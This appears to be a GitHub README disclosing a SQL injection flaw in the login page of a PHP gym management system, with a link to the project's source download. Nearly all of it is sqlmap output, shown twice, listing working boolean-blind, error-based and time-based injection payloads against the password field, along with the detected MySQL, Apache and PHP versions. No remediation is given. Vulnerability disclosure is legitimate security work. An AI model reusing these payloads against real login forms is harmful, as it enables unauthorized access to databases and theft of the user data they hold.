gdianq / Gym-Management-System-loginpage-Sqlinjection Public

Code Issues Pull requests Actions Projects Security Insights

main

Gym-Management-System-loginpage-Sqlinjection / README.md


gdianq Update README.md History

1 contributor


```
40 lines (28 sloc) | 1.65 KB
```

Gym-Management-System-loginpage-Sqlinjection

Sqlinjection location



Sqlmap Attack



```
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]

[11:59:51] [INFO] resuming back-end DBMS 'mysql'
[11:59:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: user_email=admin@123&user_pass=admin' RLIKE (SELECT (CASE WHEN (3500=3500) THEN 0x61646d696e ELSE 0x28 END))-- taXC&user_
login=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: user_email=admin@123&user_pass=admin' OR (SELECT 4007 FROM(SELECT COUNT(*),CONCAT(0x7176786b71,(SELECT (ELT(4007=4007,1))
),0x7170717671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NWHQ&user_login=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_email=admin@123&user_pass=admin' AND (SELECT 9207 FROM (SELECT(SLEEP(5)))IKHi)-- rSaX&user_login=Submit
---
[11:59:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
```

```
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q]

[11:59:51] [INFO] resuming back-end DBMS 'mysql'
[11:59:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY
clause
    Payload: user_email=admin@123&user_pass=admin' RLIKE (SELECT (CASE WHEN
(3500=3500) THEN 0x61646d696e ELSE 0x28 END))-- taXC&user_login=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: user_email=admin@123&user_pass=admin' OR (SELECT 4007 FROM(SELECT
COUNT(*),CONCAT(0x7176786b71,(SELECT
(ELT(4007=4007,1))),0x7170717671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- NWHQ&user_login=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_email=admin@123&user_pass=admin' AND (SELECT 9207 FROM
(SELECT(SLEEP(5)))IKHi)-- rSaX&user_login=Submit
---
[11:59:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0
```

Code Download

https://www.sourcecodester.com/php/15515/gym-management-system-project-php.html